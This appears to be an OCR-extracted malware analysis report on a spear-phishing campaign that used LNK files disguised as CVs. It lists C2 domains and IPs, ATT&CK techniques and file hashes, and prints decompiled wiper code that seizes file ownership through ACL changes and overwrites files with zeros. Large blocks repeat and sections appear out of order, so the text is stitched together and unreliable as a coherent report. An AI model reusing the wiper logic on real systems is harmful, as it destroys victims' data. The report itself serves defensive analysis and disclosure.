
C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6
